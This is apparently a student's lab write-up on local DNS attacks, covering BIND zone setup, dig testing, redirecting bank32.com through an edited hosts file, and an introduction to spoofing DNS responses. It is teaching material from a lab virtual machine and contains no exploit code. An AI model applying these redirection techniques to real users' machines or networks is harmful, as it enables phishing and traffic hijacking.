1	2021-10-17 02:48:56.252917...	10.0.2.18	10.0.2.8	DNS	76	Standard query 0x9025 A www.google.com
2	2021-10-17 02:48:56.6113523...	RealtekU_12:35:00		ARP	62	Who has 10.0.2.8? Tell 10.0.2.1
3	2021-10-17 02:48:57.8351281...	10.0.2.8	10.0.2.18	DNS	340	Standard query response 0x9025 A www.google.
4	2021-10-17 02:48:57.8361433...	10.0.2.18	142.250.193.100	ICMP	100	Echo (ping) request id=0x0c65, seq=1/256, t
5	2021-10-17 02:48:57.8636490...	RealtekU_12:35:00		ARP	62	Who has 10.0.2.18? Tell 10.0.2.1
6	2021-10-17 02:48:57.8636883...	PcsCompu_da:15:5a		ARP	44	10.0.2.18 is at 08:00:27:da:15:5a
7	2021-10-17 02:48:57.8654949...	142.250.193.100	10.0.2.18	ICMP	100	Echo (ping) reply id=0x0c65, seq=1/256, t
8	2021-10-17 02:48:57.8664528...	10.0.2.18	10.0.2.8	DNS	90	Standard query 0x3145 PTR 100.193.250.142.in
9	2021-10-17 02:48:58.5750698...	10.0.2.8	10.0.2.18	DNS	386	Standard query response 0x3145 PTR 100.193.2
10	2021-10-17 02:48:58.8636140...	10.0.2.18	142.250.193.100	ICMP	100	Echo (ping) request id=0x0c65, seq=2/512, t
11	2021-10-17 02:48:58.8613398...	142.250.193.100	10.0.2.18	ICMP	100	Echo (ping) reply id=0x0c65, seq=2/512, t
12	2021-10-17 02:48:59.86436229...	10.0.2.18	142.250.193.100	ICMP	100	Echo (ping) request id=0x0c65, seq=3/768, t

## Task 3: Host a Zone in the Local DNS server.

### Step 1: Create Zones

We need to create two zone entries in the DNS server by adding the following contents to /etc/bind/named.conf. The first zone is for forward lookup and the second zone is for reverse lookup.




```
** (gedit:6719): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:6719): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:6719): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:6719): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:6719): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local
//
//include "/etc/bind/named.conf.options";
//include "/etc/bind/named.conf.local";
//include "/etc/bind/named.conf.default-zones";
zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};
zone "2.0.10.in-addr.arpa" {
    type master;
    file "/etc/bind/10.0.2.db";
};

[10/17/21]seed@Nikhil_PES1UG20CS821:~$
```

### Step 2: Setup the forward lookup zone file


This forward lookup zone file is created with file name example.com.db at the path /etc/bind this forward lookup zone used to map From hostname to IP



```
[10/17/21]seed@Nikhil_PES1UG20CS821:~/bind$ cat example.com.db
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    2008111001
    8H
    2H
    4W
    1D)
@ IN NS ns.example.com.
@ IN MX 10 mail.example.com.
www IN A 10.0.2.101
mail IN A 10.0.2.102
ns IN A 10.0.2.12
*.example.com. IN A 10.0.2.100
[10/17/21]seed@Nikhil_PES1UG20CS821:~/bind$
```

### Step 3: Setup the reverse lookup zone file


To support DNS reverse lookup from IP address to hostname, we also create a new DNS reverse lookup file In the /etc/bind/ called 192.168.0.db



```
DNS Server [Running] - Oracle VM VirtualBox
Terminal
@ IN NS ns.example.com.
@ IN MX 10 mail.example.com.
www IN A 10.0.2.101
mail IN A 10.0.2.102
ns IN A 10.0.2.12
*.example.com. IN A 10.0.2.100
[10/17/21]seed@Nikhil_PES1UG20CS821:.../bind$ sudo gedit example.com.db
** (gedit:7521): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[10/17/21]seed@Nikhil_PES1UG20CS821:.../bind$ sudo gedit 10.0.2.db
(gedit:7531): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:7531): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:7531): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:7531): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[10/17/21]seed@Nikhil_PES1UG20CS821:.../bind$ cat 10.0.2.db
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    2008111001
    8H
    2H
    4W
    1D)
@ IN NS ns.example.com.
101 IN PTR www.example.com
102 IN PTR mail.example.com
12 IN PTR ns.example.com
[10/17/21]seed@Nikhil_PES1UG20CS821:.../bind$ Full-screen Snip
[10/17/21]seed@Nikhil_PES1UG20CS821:.../bind$ 26°C Rain showers 3:18 PM 10/17/2021
```


### Step 4: Restart the BIND server and test

After setting up the file restart the bind server so that the changes gets applied



```
DNS Server [Running] - Oracle VM VirtualBox
Terminal
@ IN MX 10 mail.example.com.
www IN A 10.0.2.101
mail IN A 10.0.2.102
ns IN A 10.0.2.12
*.example.com. IN A 10.0.2.100
[10/17/21]seed@Nikhil_PES1UG20CS821:.../bind$ sudo gedit example.com.db
** (gedit:7521): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[10/17/21]seed@Nikhil_PES1UG20CS821:.../bind$ sudo gedit 10.0.2.db
(gedit:7531): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:7531): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:7531): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:7531): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[10/17/21]seed@Nikhil_PES1UG20CS821:.../bind$ cat 10.0.2.db
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    2008111001
    8H
    2H
    4W
    1D)
@ IN NS ns.example.com.
101 IN PTR www.example.com
102 IN PTR mail.example.com
12 IN PTR ns.example.com
[10/17/21]seed@Nikhil_PES1UG20CS821:.../bind$ sudo service bind9 restart
[10/17/21]seed@Nikhil_PES1UG20CS821:.../bind$ Full-screen Snip
[10/17/21]seed@Nikhil_PES1UG20CS821:.../bind$ 26°C Rain showers 3:19 PM 10/17/2021
```


Now dig the [www.example.com](http://www.example.com) which contains the ip address we entered in the above file for all the sections



```
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ dig www.example.com
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 52637
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.      IN      A
;; ANSWER SECTION:
www.example.com.    259200  IN      A      10.0.2.101
;; AUTHORITY SECTION:
example.com.        259200  IN      NS     ns.example.com.
;; ADDITIONAL SECTION:
ns.example.com.     259200  IN      A      10.0.2.12
;; Query time: 1 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sun Oct 17 05:49:51 EDT 2021
;; MSG SIZE rcvd: 93
[10/17/21]seed@Nikhil_PES1UG20CS821:~$
```


#### Task 4: Modifying the Host File

First we ping the website [www.bank32.com](http://www.bank32.com) and noted down the ip address as 34.102.136.180




```
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=1 ttl=113 time=24.9 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=2 ttl=113 time=24.8 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=3 ttl=113 time=24.2 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=4 ttl=113 time=24.5 ms
^Z
[3]+  Stopped                  ping www.bank32.com
[10/17/21]seed@Nikhil_PES1UG20CS821:~$
```


We know the ip address of the site bank32.com is stored in the hosts files in the etc directory  
 So we edit the hosts file and enter the attacker IP address as 10.0.2.9 followed by the url  
 bank32.com



We can see here when the victim ping the url bank32.com he is getting the response from the attacker ip address 10.0.2.9 by this way the attacker can redirect the user to his requered ip address so that he can lead the user to the malicious website



When the user visits the same URL through browser he is redirected to the attacker apache server default page



## Task 5: Directly Spoofing Response to User

In this attack, the victim's machine has not been compromised, so attackers cannot directly change the DNS query process on the victim's machine.

When a user types the URL [www.example.net](http://www.example.net) the user's computer will issue a DNS request to the DNS server to resolve the IP address of the host name. After hearing this DNS request, the attackers can spoof a fake DNS response. The fake DNS response will be accepted by the user's computer

